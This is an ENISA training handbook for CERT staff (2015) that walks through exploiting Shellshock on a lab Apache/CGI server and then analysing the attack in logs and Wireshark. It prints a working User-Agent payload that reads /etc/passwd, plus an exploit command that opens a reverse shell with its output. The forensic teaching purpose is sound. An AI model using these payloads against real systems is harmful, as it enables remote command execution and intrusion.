


Network Forensics

Toolset, Document for students

February 2015

enisa

www.enisa.europa.eu

About ENISA

The European Union Agency for Network and Information Security (ENISA) is a centre of network and information security expertise for the EU, its member states, the private sector and Europe's citizens. ENISA works with these groups to develop advice and recommendations on good practice in information security. It assists EU member states in implementing relevant EU legislation and works to improve the resilience of Europe's critical information infrastructure and networks. ENISA seeks to enhance existing expertise in EU member states by supporting the development of cross-border communities committed to improving network and information security throughout the EU. More information about ENISA and its work can be found at www.enisa.europa.eu.

Authors

This document was created by Christos Sidiropoulos, Lauri Palkmets, Cosmin Ciobanu, and Yonas Leguesse in consultation with S-CURE [1] (The Netherlands), ComCERT [2] (Poland), PRESECURE [3] Consulting, (Germany), and NASK/CERT Polska[4].

Contact

For contacting the authors please use cert-relations@enisa.europa.eu

For media enquires about this paper, please use press@enisa.europa.eu

[1] Don Stikvoort and Michael Potter
[2] Mirosław Maj and Tomasz Chlebowski
[3] Mirko Wollenberg
[4] Anna Felkner, Tomasz Grudzicki, Przemysław Jaroszewski, Piotr Kijewski, Mirosław Maj, Marcin Mielniczek, Elżbieta Nowicka, Cezary Rzewuski, Krzysztof Silicki, Rafał Tarłowski

Table of Contents

Main Objective	The objective of the exercise is to familiarize students with standard network monitoring tools, their output and applications for the analysis of network security events. As a result, students will be able to interpret the security context of collected network data, thus enabling the post-mortem analysis of security incidents.	
Targeted Audience	Technical CERT staff	
Total duration	6-7 hours	
Time Schedule	**Introduction to the training**	0.5 hour
	Introductory scenario – "Shellshock" exploitation	1 hour
	Dabber scenario	1 hour
	Drive-by download without fast flux	1 hour
	Drive-by download with fast flux	1 hour
	DDoS analysis	2 hours
	Summary	0.5 hour
Frequency	Every time a new member joins the team.	

1 What will you learn

This training consists of the following main tasks:

First part of the training includes a compromise of an http server using the "shellshock" bug and dabber malware analysis. On the second part, two client side attacks are presented. During the final part netflow is used to analyse data from a DDoS attack

2 Task 1: "Shellshock" compromise step by step

The scenario presented in this example is quite common, especially when dealing with attacks carried out automatically, such as worm and botnet infections. A vulnerable http server will be demonstrated.

The Virtual Image contains a pcap (***/data/exploit/exploit.pcap***) file containing a captured attack. You can find all of the required commands in ***/home/enisa/Desktop/commands.txt***.

For the demonstration of the attack, following applications are used:

- a vulnerable version of Bash,
- an Apache web server running mod_cgi and,
- an exploit for the HTTP server.

Prior to using the exploit we can demonstrate the web server compromise through the command line interface.

First ensure that Apache web server is running issuing the following commands.

```
enisa@enisa-vm:~$ sudo -i
root@enisa-vm:~# service apache2 status
 * apache2 is running
root@enisa-vm:~#
```

Figure 1: Checking Apache web server status.

Open the Firefox Web Browser and navigate to http://localhost/cgi-bin/index.cgi




Figure 2: Content of web page.

To exploit the Bash bug a malicious string through the HTTP agent header will be sent. For this, curl would be used. First, try without sending a custom User Agent.

```
enisa@enisa-vm:~$ curl http://127.0.0.1/cgi-bin/index.cgi
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Hello World</title>
</head>
<body>
Hello World
</body>
</html>
enisa@enisa-vm:~$
```

Figure 3: Using Curl to see the contents of web page

Without altering the user agent, expected "Hello world" html page is seen. Now spoofed User Agent that exploits the Bash vulnerability is sent out.

During the example Curl with "-A" flag is used and accompanied with user agent named "Shellshock" used. In current case /bin/cat is used to display the contents of the /etc/passwd file. This file contains all the usernames of the victim machine.

Issue the following command.

curl -A "() { Shellshock;};echo \"Content-type: text/plain\"; echo; echo; /bin/cat /etc/passwd" http://127.0.0.1/cgi-bin/index.cgi

```
enisa@enisa-vm:~$ curl -A "() { Shellshock;};echo \"Content-type: text/plain\"; echo; echo; /bin/cat /etc/passwd" http://127.0.0.1/cgi-bin/index.cgi

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```

Figure 4: Exploitation through curl custom http agent.

If Apache access logs are investigated malicious GET requests can easily be identified. To check the logs issue the following command.

~$ sudo cat /var/log/apache2/access.log

```
127.0.0.1 - - [02/Feb/2015:16:52:58 +0200] "GET /cgi-bin/index.cgi HTTP/1.1" 2
00 357 "-" "curl/7.35.0"
127.0.0.1 - - [02/Feb/2015:16:53:01 +0200] "GET /cgi-bin/index.cgi HTTP/1.1" 2
00 2103 "-" "() { Shellshock;};echo \"Content-type: text/plain\"; echo; echo;
/bin/cat /etc/passwd"
```

Figure 5: Apache access log.

On the first line, there is the normal request with the user agent defined as "curl" and on the second one the malicious user agent we used to exploit the server.

Same attack can be done with the Firefox browser by altering the user agent. We have installed the "User Agent Switcher[5]" add-on that enables Firefox to switch between different user agents. Open up http://localhost/index-cgi/index.cgi and select "Shellshock" as user agent from the drop down list as shown in Figure 6.

[5] https://addons.mozilla.org/el/firefox/addon/user-agent-switcher/




Figure 6: User agent switch.

If you refresh the webpage with the malicious user agent you should get the contents of ***/etc/passwd*** as shown in Figure 7.




Figure 7 Firefox with malicious user agent.

The following are the tools necessary for conducting this exercise. These tools can be found on the Virtual Image.

- Apache http server,
- Vulnerable Bash version,
- exploit ***(/data/exploit***),
- Wireshark

For the demonstration an exploit published by morxploit.com[6] that exploits the Apache web server running mod_cgi with a vulnerable version of bash is used. The way it operates is similar to the example described before but this time the payload is sent through the http referer. After the payload is sent a shell connecting back is opened.

First open up Wireshark and select the loopback interface for capturing as shown in Figure 8. Loopback interface is used because the attacker and the victim in our use case are the same box.




Figure 8: Selecting interface in Wireshark

If the same Curl commands as before are used a http GET request with the custom User-Agent can be seen.

[6] http://packetstormsecurity.com/files/128443/morxbash.pl.txt




Figure 9: Wireshark Curl request.

If you right click on this GET request and click on "Follow TCP stream" you can clearly see the GET request and that the reply is the contents of ***/etc/passwd*** instead of the actual web page.




Figure 10: Following TCP stream in Wireshark.

Finally if you want to filter all http GET requests you can use the ***http.request.method*** filter as shown in Figure 11.




Figure 11: Filtering http request method in Wireshark.

Now let's investigate the exploit. Open Wireshark or clear data from the previous capture and start a new capture on the loopback interface. Run the exploit issuing the following command.

perl /data/exploit/morxbash.pl http://localhost cgi-bin/index.cgi 127.0.0.1 54321

Exploit accepts the following arguments:

- webpage address,
- location of cgi script,
- connect back ip,
- connect back port.

```
================================================
--- Bash/cgi remote command execution exploit
--- By: Simo Ben youssef <simo_at_morxploit_com>
--- MorXploit Research www.MorXploit.com
================================================
[*] MorXploiting http://localhost/cgi-bin/index.cgi
[+] Sent payload! Waiting for connect back shell ...
[+] Et voila you are in!

Linux enisa-vm 3.13.0-44-generic #73-Ubuntu SMP Tue Dec 16 00:23:46 UTC 2014 i686 i686 i686 GNU/Linux
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figure 12: Reverse shell.

As indicated in Figure 12 the exploit is successful and connection towards the victim machine as the user running the Apache web server (www-data) is established.

When moving towards Wireshark capture as illustrated in Figure 13 mostly http activity can be seen.

Protocol	Length	Info
TCP	94	38748 > http [SYN] Seq=0 Win=43690 Len=0 MSS=65476 SACK_PERM=1 TSval=3747842 TSecr=0 WS=128
TCP	94	http > 38748 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65476 SACK_PERM=1 TSval=3747842 TSecr=3747842 WS=128
TCP	86	38748 > http [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=3747842 TSecr=3747842
HTTP	303	GET /cgi-bin/index.cgi HTTP/1.1
TCP	86	http > 38748 [ACK] Seq=1 Ack=218 Win=44800 Len=0 TSval=3747847 TSecr=3747847
TCP	356	[TCP segment of a reassembled PDU]
TCP	86	38748 > http [ACK] Seq=218 Ack=271 Win=44800 Len=0 TSval=3747847 TSecr=3747847
TCP	119	[TCP segment of a reassembled PDU]
TCP	86	38748 > http [ACK] Seq=218 Ack=304 Win=44800 Len=0 TSval=3747847 TSecr=3747847
TCP	99	[TCP segment of a reassembled PDU]
TCP	86	38748 > http [ACK] Seq=218 Ack=317 Win=44800 Len=0 TSval=3747847 TSecr=3747847
TCP	98	[TCP segment of a reassembled PDU]
TCP	86	38748 > http [ACK] Seq=218 Ack=329 Win=44800 Len=0 TSval=3747847 TSecr=3747847
TCP	103	[TCP segment of a reassembled PDU]
TCP	86	38748 > http [ACK] Seq=218 Ack=346 Win=44800 Len=0 TSval=3747847 TSecr=3747847
TCP	99	[TCP segment of a reassembled PDU]
TCP	86	38748 > http [ACK] Seq=218 Ack=359 Win=44800 Len=0 TSval=3747847 TSecr=3747847
TCP	99	[TCP segment of a reassembled PDU]
TCP	86	38748 > http [ACK] Seq=218 Ack=372 Win=44800 Len=0 TSval=3747847 TSecr=3747847
HTTP	91	HTTP/1.1 200 OK (text/html)
TCP	86	38748 > http [ACK] Seq=218 Ack=377 Win=44800 Len=0 TSval=3747847 TSecr=3747847
TCP	86	38748 > http [FIN, ACK] Seq=218 Ack=377 Win=44800 Len=0 TSval=3747848 TSecr=3747847
TCP	94	38749 > http [SYN] Seq=0 Win=43690 Len=0 MSS=65476 SACK_PERM=1 TSval=3747849 TSecr=0 WS=128
TCP	94	http > 38749 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS=65476 SACK_PERM=1 TSval=3747849 TSecr=3747849 WS=128
TCP	86	38749 > http [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=3747849 TSecr=3747849
HTTP	783	GET /cgi-bin/index.cgi HTTP/1.1

Figure 13: Exploit capture in Wireshark.

If HTTP GET requests are filtered, two GET requests can be seen.

Filter: http.request.method == "GET" Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
4	0.018288000	::1	::1	HTTP	303	GET /cgi-bin/index.cgi HTTP/1.1
26	0.025963000	::1	::1	HTTP	783	GET /cgi-bin/index.cgi HTTP/1.1

Figure 14: Filter GET requests in Wireshark.

The first GET request returns “Hello world” page. This is done by the exploit before sending the payload to make sure that the page responds.

Figure 15: Following TCP stream in Wireshark.

During the second GET request exploit sends the payload through the http referer.




Figure 16: Following TCP stream in Wireshark.

It can be seen that after the payload is sent, the victim connects back to the attacker machine at the port we have set when issuing the exploit (54321).




Figure 17: Exploit packet sequence in Wireshark.

If the TCP stream of the shell connecting back is followed typed commands can be seen.

